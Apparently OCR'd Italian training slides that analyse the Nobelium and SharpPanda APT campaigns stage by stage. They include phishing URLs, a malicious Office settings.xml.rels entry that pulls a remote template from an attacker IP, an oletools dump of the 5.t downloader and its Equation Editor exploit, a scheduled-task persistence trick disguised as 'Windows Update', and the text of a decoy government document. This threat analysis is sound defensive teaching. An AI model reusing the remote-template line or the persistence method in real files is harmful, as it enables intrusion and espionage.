

- Email di spear-phishing con link al file ISO:
  - https://r20.rs6[.]net/tn.jsp?f=
  - https://usaid.theyardservice[.]com/d/<target_email_address>



# APT Nobelium - Exploitation


- File DLL che è un loader del tool Cobalt Strike Beacon
- File PDF innocuo
- uno shortcut, chiamato Reports.lnk, in grado di invocare la DLL




# APT Nobelium - Installation / Command and Control

- Viene installata la persistenza e il tool Cobalt Strike Beacon





## Actions on Objectives


- Movimenti laterali
- Data exfiltration
- Delivery di nuovi malware

# APT Nobelium - MITRE




FormezPA

# APT SharpPanda - colpiti i governi del sud-est asiatico con una backdoor sconosciuta

- **Target:** Governi del sud-est asiatico
- **Scoperto da:** Check Point Research
- **Periodo dell'attacco:** 2018 fino al 2021
- **Attore:** SharpPanda (Cina)
- **Scopo:** Spionaggio

# APT SharpPanda - Reconnaissance

N/A

# Weaponization


- DOCX in grado di scaricare un template file RTF (tool RoyalRoad)
- DOCX Exploit vulnerabilità Equation Editor
- Multi Stage Attack

settings.xml.rels

```
1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
3      <Relationship Id="rId8608" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
4      Target="http://45.91.225.139/ipad/Main.jpg"
5      TargetMode="External"/>
6  </Relationships>
```

# APT SharpPanda - Delivery

- Email di spear-phishing indirizzata verso dipendenti dei governi nel sud-est asiatico con allegato DOCX



**CENTRAL [redacted] COMMITTEE**

No: /BTGTW

[redacted]

[redacted], *April 23, 2021*

**Outline**

**of [redacted] of the results of the [redacted]th session, the [redacted] National Assembly**

The Central [redacted] Department has issued the Outline to [redacted] the results of the [redacted]th session, the [redacted] National Assembly. We are pleased to introduce to you the full text of this thesis.

**I. THE GENERAL CONCEPT OF ACTIVITIES**

The [redacted]th session, which is the last session of the [redacted]th term of the National Assembly, takes place in the context that the entire Party, [redacted] and army are actively implementing the Resolution of the [redacted]th National Congress of the National Assembly. Party, prepare for the election of deputies to the [redacted]th National Assembly and [redacted] Councils at all levels for the 2021-2026 term. After 12 working days with a high sense of responsibility, democracy, and solidarity (from the 24th of December). From March 3, 2021 to April 8, 2021, the [redacted]th session, the [redacted] National Assembly completed many important contents and programs, such as: law-making work, summarizing the work of the term, consider and decide on important issues of the country, especially consolidating leadership personnel of the state apparatus.

**II. CONTENT AND RESULTS**

**1. Summary of work for the term 2016-2021**

Under the leadership of the Party and the close and synchronous coordination of state agencies, mass organizations, [redacted]political organizations, the [redacted] National Assembly has always made great efforts and determination to fulfill its role as a member of the National Assembly. the highest representative body of the [redacted], the highest organ of state power of the [redacted], increasingly deeply expressed as the embodiment of the great national unity bloc; constantly innovating strongly, always acting in the interests of the [redacted] and the country; achieved positive and comprehensive results in the fields of legislation, supervision and decision-making on important national issues and foreign affairs, as follows:


- The National Assembly has promulgated many legal documents to promptly institutionalize the Party's guidelines and guidelines and continue to concretize the [redacted] Constitution, meeting the requirements of state management, economic development and economic development. socio-eco-

# APT SharpPanda - Exploitation


- RoyalRoad RTF decifra il downloader (DLL **5.t**)
- DLL **5.t,** eseguita mediante rundll32.exe, contatta il primo C2 via GET HTTP. Se SharpPanda, reputa la vittima interessante, scarica lo stadio successivo

```
File: 'Main.jpg' - size: 345380 bytes
id  |index      |OLE Object
0   |00007A04h  |format_id: 2 (Embedded)
    |           |class name: 'Package'
    |           |data size: 145575
    |           |OLE Package object:
    |           |Filename: u'5.t'
    |           |Source path: u'D:\\1\\5.t'
    |           |Temp path = u'C:\\Users\\QAZ\\AppData\\Local\\Temp\\5.t'
    |           |MD5 = '...'
1   |0004F9B9h  |format_id: 2 (Embedded)
    |           |class name: 'Equation.2\x00\x124Vx\x90\x124VxvT2'
    |           |data size: 8485
    |           |MD5 = 'fb94bafa488ed77adf8b34dd4951d29d'
2   |0004F99Fh  |Not a well-formed OLE object
```

- Lo stadio successivo è il Loader in grado di contattare un secondo C2 e caricare in memoria la backdoor finale




# APT SharpPanda - Installation




- La persistenza sul sistema viene garantita da un task schedulato ogni giorni chiamato «Windows Update» che invoca l'eseguibile rundll32.exe che esegue la funzione «StartW» presente nel file «5.t»
- L'utilizzo di «StartW» come funzione esportabile è comune con le DLL di Cobalt Strike

# APT SharpPanda - Command and Control



